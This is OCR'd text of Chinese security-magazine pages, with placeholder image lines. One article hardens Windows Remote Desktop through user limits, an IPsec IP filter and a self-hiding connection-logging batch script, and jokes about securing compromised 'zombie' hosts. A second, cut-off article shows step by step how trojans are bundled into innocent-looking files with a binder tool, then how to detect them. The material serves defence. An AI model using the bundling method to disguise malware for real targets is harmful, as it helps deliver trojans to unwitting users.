


图 5

三、限定与隐藏用户的登录

我们可以通过配置，只允许特定的用户才能远程登录进行管理，当然也只有管理员权限的才可，因为在默认情况下，所有的管理员具有ADMIN权限的都可以远程登录进行管理维护。所以我们把权限配制在只有某个管理员才能远程登录，那么也就无疑限定了另外的用户的登录权限。我们来看看如何一步步实现的，打开“开始→程序→管理工具→终端服务配置”，就打开了终端服务配置，并且我们选“连接”项中的“RDP..tcp”查看它的属性，然后我们来配置只允许某些用户能远程登录，如图6，图7：




图6

看到图7中有哪些有权限远程登录了吧，我们先把默认的两个组把它去掉，然后自己选择能远程登录的用户就可了，这里配置较为简单，不多描述了。




图 7

接着，我们来配置隐藏登录用户的用户名，这个功能能够让我们再次登录时不会在登录框中显示出上次登录的用户名，这样显而易见的是我们不提供给攻击者任何有关用户的信息，要是与上边说的限定用户登录结合来使用的话，那简直才叫完美。这里主要是还在注册表中修改来实现，路径是：HKEY_LOCAL_MACHNE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\winlogon这路径中的这个项Don 't Display Last User Name串数据改成1就行了，如图8。




图 8

四、限定登录的IP

我想Ipsec大家用过吧，我们最常用的是用它配置来防止别人的Ping，同理，我们也可把它配置来为我们的3389服务，这里的思路主要就是限定只有某个IP或IP段才能远程登录到3389这个端口上来，这样是不是成为了一个私有的终端服务器呀。下边我们来看看如何一步一步的实现的，先打开“开始→程序→管理工具→本地安全策略”。然后，打开如图9，我们由IP安全策略向导生成“3389安全策略” 。

然后，我们就看到了生成了一条策略，接着我用右键选择它的属性，在每一步中，我们不选择它的向导（默认是选定的），找到筛选器，如图10。

找到第一个选项是“寻址”进行相应的配置，我想这个大家是看得明白的，主要是加入你允许访问你3389端口的IP地址，你也可进行其它相似的配置，这里我假定目标地址只能是有一个IP能够登录，也就是202.115.192.5。如图11：




图 11

再转到第二个选项“协议”，协议里“选择协议的类型”选TCP，“设置IP协议端口”里选“从任意端口”和“到此端口”填上终端服务的端口。最后是第三个选项“描述”，这个你随便写点说明就行了。

这条策略我们就配置完成了，由于涉及的图太多，太复杂，可能我也只能说了个大概与最重要的地方，细节的地方还靠大家去体会，摸索。配置完后还得启用这条安全策略呀，那也就是指派哟，如图12。

五、检测登录信息

我想通过以上几种方法的配置，大体也够用了，在这为了文章的完整性，我再加入下边的内容，也就是如何检测有哪些用户登录过，它的IP是多少，如何把这相关的信息进行日志化，以便我们定时的检测到入侵信息，更好的达到保护系统的目的，也就是对入侵的检测吧！

系统其实也有相应的对登录的信息日志，只是这个日志好像不是很全面，我在网上见到过有人写了个简单的批处理命令，觉得写得还很不错，能够达到我们检测的目的，一起来看看吧，在你的记事本中写入下面内容，然后保存为3389.bat如下所示：


```
@echo off
date /t >>d:\3389.txt
attrib +s +h d:\3389.bat
attrib +s +h d:\3389.txt
time /t >>d:\3389.txt
netstat -an |find "ESTABLISHED" |find ":3389" >>d:\3389.txt
```


date和time是用于获取系统时间的，这样可以让你知道黑客在某天的某个时刻入侵。“attrib +s +h d:\3389.bat”和“attrib +s +h d:\3389.txt”这两个命令是用来隐藏3389.bat和3389.txt这两个文件的，因为在登录时，由于会启动d:\3389.bat这个文件，所以会有一个CMD窗口一闪而过，有经验的黑客应该能判断出这窗口是记录用的，所以他可能会到处找这个记录文件，用了以上两个命令后，即使他用系统自带的搜索功能以3389为关键字进行搜索，也找不到上面3389.bat和3389.txt这两个文件。至于“netstat -an |find "ESTABLISHED" |find ":3389" >>d:\3389.txt”这个命令则是记录通过终端的连结状况的。

然后就是你把这个批处理文件加入到启动组，或者在注册表中进行相应的修改，以便它能在开机的时候就能进行自动的启动了，这里具体的方法就不说了，网上资料一大把，别问我要哟！

六、最后总结

由于此文章完成行较为仓促，可能有不到位的地方，还望参考相关资料，并指出，但我想经过上边内容的指点，你一定能把你的终端服务打造得相当完美吧！至少说要想从3389再入侵已几乎没有可能（有人可能要说，那将来发现新的3389的漏洞呢），愿我们的读者能够配置安全的服务器，也时当然也愿黑友能够有个安全的3389肉鸡。


图9


图10




图12


识破“马甲”

天涯衰草

如今随着人们网络安全意识的提高，直接通过原始的方法让对方运行包括木马、后门程序等在内的各种恶意程序已经非常困难，所以黑客通过各种方法将需要对方运行的恶意程序进行伪装。今天我就为大家介绍一些黑客常用的伪装手法，再教大家如何识破这些伪装保护好自己的电脑。

一、捆绑器伪装

在众多的伪装文件中，将恶意程序和正常的文件进行捆绑则是最简单、最可行也是最常用的一种方法，所以很多的恶意程序都自带有文件捆绑功能。当用户点击这些捆绑好的文件后，其中的恶意程序就会被激活。今天笔者采用的捆绑器是由灰鸽子的作者开发的一款多文件捆绑工具——万能文件捆绑器。运行万能文件捆绑器，在弹出的窗口中点击“添加文件”按钮添加需要捆绑的文件（即恶意程序）和其他的保护文件（如图片、FLASH、MP3等文件），万能文件捆绑器可以对2个以上的文件进行捆绑（如图1）。


图1

然后根据你的需要在下面的图标窗口选择合适的文件图标，如果候选图标中没有你需要的图标，可以点击“选择图标”按钮选择其它的图标。设置完成后，点击“捆绑文件”按钮即可生成一个捆绑好的EXE文件。

有网友要问，为什么生成的捆绑文件是EXE格式，而不是其他的格式呢？这主要是有捆绑机的编程原理决定的。首先我们要知道，我们要捆绑的恶意程序是一个EXE文件，而捆绑机的原理是：合并文件时，先建立一个新的二进制文件，写入你的自身捆绑程序的数据和其文件长度，在写入你要捆绑的第一个文件的数据和文件长度，接着是第二个文件的数据和文件长度，依此类推……。也就是要将这些进行伪装的文件添加到恶意程序文件的尾部，等到释放分解的时候，将上面的方法倒过来即可。

正是基于上面这个原理，这种伪装手法的识破也非常的简单，使用“EXE 捆绑检测机”这个小程序就可以。它是由黑洞的作者陈经韬开发完成的，它可以成功的检测出EXE 文件是否被捆绑了其它的文件或是附加数据。点击运行“EXE 捆绑检测机”，弹出程序的操作界面（如图2）。

在第一排文字中找到“这里”二字点击选择要检测的EXE 文件，然后程序会自动检测并在下面显示出检测结果。如果没有被捆绑程序，结果就会提示：文件XXX 没有捆绑其它数据。如果被捆绑有其他的程序，结果就会提示：文件XXX 存在附加数据，是否将该数据另存为文件？这样我们就知道该文件是否捆绑了其它的文件或是附加数据（如图3）。

二、WINRAR 伪装

